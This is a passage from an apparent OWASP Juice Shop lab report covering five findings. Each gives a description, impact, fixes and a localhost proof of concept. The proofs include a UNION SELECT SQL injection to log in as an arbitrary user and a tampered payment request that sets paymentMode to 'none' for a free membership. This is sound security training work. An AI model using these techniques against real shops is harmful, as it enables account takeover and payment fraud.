With such an outdated encryption algorithm in use, now is a good time to inform the shop of their vulnerability and pass the “Weird Crypto” challenge by submitting a customer feedback form containing the algorithm’s name.





❖ Finding 33 : Missing Encoding

Moderate

- **Description:**

This vulnerability stems from the misconception that **simple encoding** (such as Base64) provides any form of security or confidentiality. The application developers have failed to properly encrypt or hash sensitive information, instead relying on a basic encoding scheme to obscure the data. The mechanism involves the application storing or transmitting credentials, API keys, or other secrets in this easily reversible format. The flaw is not a cryptographic weakness, but a **design error** where developers use encoding (which is designed for data transport, not security) instead of proper encryption or hashing.

Impact

The primary impact is the **Immediate Disclosure of Sensitive Data**, such as user passwords or configuration secrets, to anyone who intercepts the data or finds it in a publicly accessible file. If the data is simply Base64-encoded, the attacker can decode it instantly without any computational effort, leading to **full account compromise** or unauthorized access to backend systems. This vulnerability confirms the server's failure to adhere to secure storage and transmission practices for confidential information.

Resources:

https://pwning.owasp-juice.shop/part2/improper-input-validation.html

Vulnerability Location :

is typically found in locations where sensitive data is stored or transmitted but is only weakly protected. Common locations include: **Configuration files**, **HTTP request parameters**, **JSON responses**, or **client-side JavaScript variables**. The weak component is the application logic that uses a simple encoding function (like btoa() in JavaScript or a corresponding server-side function) instead of a secure hashing or encryption library. The exploitation involves the attacker using browser developer tools, intercepting the network traffic, or finding the encoded string in a public file. Once the encoded string is obtained, the attacker simply runs it through a common decoding tool (e.g., a Base64 decoder) to instantly retrieve the plaintext secret.

Recommendation:

To prevent the **Missing Encoding** vulnerability and ensure data confidentiality, rigorous defensive measures must be applied. **Encryption and Hashing are Mandatory**: **Never use encoding** (like Base64, Hex, or URL encoding) for security purposes; always use **strong, modern hashing algorithms** (like bcrypt or Argon2) for passwords and strong, validated **encryption algorithms** (like AES-256) for protecting configuration secrets during storage and transmission. Furthermore, the application must adhere to the **Principle of Least Privilege**, ensuring that sensitive data is **never sent to the client** unless absolutely necessary, even if it is encrypted.

POC:


First thing's first, I went to the site's Photo Wall to see what was there.

It looks like all but one photo are loading properly, obviously leaving the photo of kitty combat. Since the challenge is named "Missing Encoding", it's now time to inspect the page's code to see what makes this photo different than the others.


After comparing the filenames of the missing photo with the four which loaded as intended, there were two things which stood out to me: 1. Who uses emojis in filenames? Is that even a thing? 2. Those hashes should probably be URL encoded.

While I knew there would be a way to figure out the emoji encoding, I also knew that the hashes were low hanging fruit. After finding a URL encoding table and finding the code for '#', I swapped out the two hashes in the code to see if that was enough. I really didn't want to have to dig into encoding an emoji, since that was definitely going to take more legwork.

Now to check the page…



That’s one fearsome beast. I hope Bjoern keeps it locked up tight, lest it be unleashed on society.



Success!

❖ Finding 34 : Ephemeral Accountant

High

- **Description:**

This vulnerability stems from a failure to securely manage and sanitize data in transit or memory. **Ephemeral data** refers to temporary, short-lived information, such as session tokens, sensitive request parameters, or transaction details, that the application does not persist to disk but relies on during a critical process (like calculating a discount or processing a payment). The flaw typically involves exploiting an application crash, a detailed error log, or a specific API timing vulnerability that causes this temporary sensitive data to be inadvertently exposed to the client or written to an insecure log file.

Impact

The primary impact is the **Disclosure of Transient Sensitive Data**. If an attacker can reliably capture this ephemeral data, they can gain insight into ongoing operations, financial calculations, or authentication tokens. For example, the exposure of transaction calculations could reveal **hidden fee structures or discount logic**, which can then be used to craft fraudulent requests. This vulnerability highlights the importance of securing data throughout its entire lifecycle, even during the brief moments it resides in the server's active memory.

Resources:

https://pwning.owasp-juice.shop/part2/injection.html

Vulnerability Location :

is usually located within **API endpoints that handle complex, multi-step financial or state-changing operations**. These endpoints calculate values and hold them temporarily before sending a final response. The weak component is the **application's error handling or logging implementation**. Exploitation often involves the attacker performing a **timing attack** or forcing the application to execute an **unhandled exception** during the sensitive calculation phase. This can cause the server to output a memory dump or a verbose stack trace containing the ephemeral data that was in use at the moment of failure


Recommendation:

To prevent the **Ephemeral Accountant** vulnerability, robust defensive measures focused on data handling and logging must be applied. **Strict Error Handling** is mandatory: the server must **never** display detailed stack traces, memory dumps, or verbose error messages to the client in production environments. All debug information must be logged securely and internally. Furthermore, **Sensitive Data Scrubbing** should be implemented; logs and memory allocations should be immediately scrubbed of sensitive information after use. Finally, developers should


utilize secure programming practices that minimize the time sensitive data remains in easily readable memory structures.

POC:


For the first time in this project, I found a challenge where the expanded description provided me with no ideas about a path forward. With a prohibition on adding the "acc0unt4nt@juice-sh.op" account to the user database table, I was completely stumped. I tried the few injection tricks I knew to no avail. At that point, I allowed myself to read the first bullet point in the challenge solution, which was " Go to http://localhost:3000/#/login and try logging in with *Email* ' and any *Password* while observing the Browser DevTools network tab"




While I could have used the browser tools. I opted instead to use Burp Suite and FoxyProxy.



An md5 hashed space character wasn't going to provide me with a means of ingress, so remembering that I'm here to learn new things, I grudgingly read the rest of the solution. In that solution, it was revealed that a nested UNION SELECT attack would be required to complete the challenge. Essentially the attack required the creation of an entirely new database table entry, but in a temporary capacity using "UNION SELECT * FROM (<entire fabricated User table entry>)–" as the syntax. So, if I'm correct, the UNION SELECT attack I crafted would create a temporary (some might say ephemeral) table entry without ever interacting with the User table, allowing me to log in a whoever I wanted to be.





❖ Finding 35 : Deluxe Fraud

Moderate

- **Description:**

This vulnerability stems from a fundamental failure in the application's business logic to **trust the server's authoritative data over client input** at multiple stages. Unlike simple price manipulation, Deluxe Fraud usually involves exploiting a **timing window** or a complex sequence of API calls. The mechanism often relies on an attacker initiating a transaction and then **simultaneously manipulating several parameters** (e.g., product quantity, coupon application, and total price) across different API endpoints before the final transaction lock takes place. The flaw may be a subtle inconsistency where the server uses one price for validation but a different, manipulable value for the final billing.

Impact

The primary impact is **Significant Financial Loss** and the complete **Undermining of the E-commerce Payment System's Integrity**. This vulnerability allows attackers to bypass security checks that typically prevent simpler fraud, leading to unauthorized purchases, excessive discounts, or even negative charges. Because this challenge typically involves multiple failure points (API design, validation, and transaction state management), its successful exploitation indicates a pervasive lack of strict server-side authorization and state control across critical transaction processes.

Resources:

https://pwning.owasp-juice.shop/part2/improper-input-validation.html

Vulnerability Location :

located at a single point but across **multiple critical API endpoints** involved in the checkout process, including: **Basket Update**, **Coupon Application**, and the **Final Checkout/Payment Submission**. The weak components are the functions that manage the transaction state, particularly those that do not use **atomic transactions** to lock the pricing data. Exploitation often requires specialized tools to capture and modify API requests, followed by **rapid, sequenced submission** of these manipulated requests to trigger the logic flaw before the system can reconcile the correct financial figures. This might involve setting a negative quantity (-1) on one endpoint while simultaneously finalizing the order on another.


Recommendation:

To prevent **Deluxe Fraud** vulnerabilities, the application must implement a multi-layered defense strategy focused on transaction integrity. **Atomic Transactions** are mandatory: all steps in the checkout process (price calculation, inventory reduction, and payment processing) must occur


within a single, atomic database transaction to prevent race conditions and partial updates. The server must strictly **enforce authoritative pricing**: all prices and totals must be **re-calculated server-side** at the moment of final checkout using values stored in the database, ignoring all client-supplied price or total fields. Finally, implementing **strict state management** ensures that once an order is locked for payment, no prior API call (like a basket update) can modify the final calculated total.

POC:


In the expanded description for this challenge, it is heavily suggested that the payment parameters are the key to this particular challenge. While that obviously is how the score board would like for me to solve this, I wanted to see if paying with my ill-gotten gains from the Payback Time challenge would qualify as a solution.



It did not, and by registering for a deluxe membership in that manner I burned that particular account for this challenge. Oh well. It was a long shot anyway.



Next I decided to complete the challenge as directed, so (after creating a new user and paying that user back enough money to cover a deluxe membership) I fired up Burp Suite and FoxyProxy, then tried to pay with my wallet to see what data was being sent to the server.



It can’t be that simple…

Pretty Raw \n Actions

```
1  POST /rest/deluxe-membership HTTP/1.1
2  Host: localhost:3000
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4  Accept: application/json, text/plain, */*
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZX
8  Content-Type: application/json
9  Content-Length: 24
10 Origin: http://localhost:3000
11 Connection: close
12 Referer: http://localhost:3000/
13 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss;
14
15 {
     "paymentMode":"none"
   }
```

You successfully solved a challenge: Deluxe Fraud (Obtain a Deluxe Membership without paying for it.) X

❖ Finding 36 : Web3 Sandbox

Moderate

- **Description:**

The **Web3 Sandbox Security Flaw** represents a vulnerability where the intended isolation or protective boundary of a smart contract or decentralized application component is breached. This flaw stems from a failure to correctly implement **authorization checks** for external calls or to properly separate data and logic between different contract modules. The mechanism often involves a contract being tricked into making an external call to an unauthorized address or receiving malicious data from an assumed "trusted" source, allowing an attacker to execute arbitrary code or drain funds. This is a common risk when contracts interact with external, unverified components, breaking the expected security "sandbox."

Impact

The primary impact is a severe breach of trust and **Unauthorized Fund Transfer**. Successful exploitation can allow an attacker to trigger malicious logic within the target contract, potentially leading to the complete drainage of tokens or native currency. Since smart contracts are immutable, a successful exploit can compromise the entire contract permanently. This flaw breaks the fundamental Web3 security principle that contracts should operate securely within their defined boundaries, leading to catastrophic financial loss and irreparable damage to the platform's reputation.

Vulnerability Location :

is typically located within **smart contract functions that involve external calls or cross-contract communication** (e.g., functions using call, delegatecall, or transfer). The weak component is the **lack of strict input validation and authorization checks** before an external contract is invoked. Exploitation involves the attacker deploying a custom malicious contract that interacts with the vulnerable target contract. The malicious contract provides carefully crafted input or triggers a vulnerable function, causing the target contract to execute an unintended operation, such as sending all its Ether to the attacker's address.

Recommendation:

To prevent **Web3 Sandbox Security Flaws** and ensure strong isolation, rigorous defensive measures must be applied. **Strict Authorization and Input Validation** are mandatory: all functions that interact with external contracts must implement strict checks to verify the calling address and thoroughly validate all input parameters. **Formal Verification** tools should be utilized to mathematically prove that the contract adheres to its security specifications and that no unexpected execution paths exist. Finally, developers should adhere to the **Checks-Effects-**


Interactions pattern to ensure that all internal state changes are completed before initiating any external calls, preventing re-entrancy attacks that break the contract's protective sandbox.


POC:

Find an accidentally deployed code sandbox for writing smart contracts on the fly.

the hint says it's as easy as finding the score board, so look for the code sandbox the same way, add web3-sandbox at the end of the url, and there you have it:

Press enter or click to view image in full size





❖ Finding 37 : Password Strength

Low

- **Description:**

This vulnerability arises when the application fails to enforce stringent constraints on password selection during registration or change processes. This failure permits users to set short passwords, passwords based on personal information, or passwords found on lists of commonly used credentials. The mechanism is that the server fails to check three crucial elements: minimum length (it should be at least 12–16 characters), complexity (it must include uppercase and lowercase letters, numbers, and symbols), and non-dictionary status (it must not be a common password). This lack of strong validation exposes the password to direct exploitation by automated cracking tools.

Impact

The primary impact of a weak password policy is Complete User Account Compromise. Attackers can utilize powerful hardware (such as GPUs) to test billions of guesses per second, allowing them to crack weak passwords within seconds or minutes. Once an account is compromised, the attacker can use it to access sensitive information, modify settings, or escalate privileges if the account holds wide-ranging permissions. This weakness remains the single most common cause of user data breaches.

Resources:

https://pwning.owasp-juice.shop/part2/broken-authentication.html

Vulnerability Location :

is located at the API Endpoints responsible for New User Registration and Password Change. The weak components are the functions that accept password input and fail to adequately check its strength before hashing and storing it. Exploitation relies on deliberately submitting weak passwords during registration (to test what the system accepts) or using brute-force tools (like John the Ripper or Hashcat) to attempt to crack the hashed password value once it has been obtained from the database (in the event of a data exposure vulnerability).


Recommendation:

To prevent the weak password policy vulnerability, a robust password policy and strict defensive measures must be applied. The server must enforce minimum length (12+ characters), complexity, and a check against common password lists before accepting the password. Furthermore, strong hashing must be applied using modern, computationally resistant algorithms like Bcrypt or

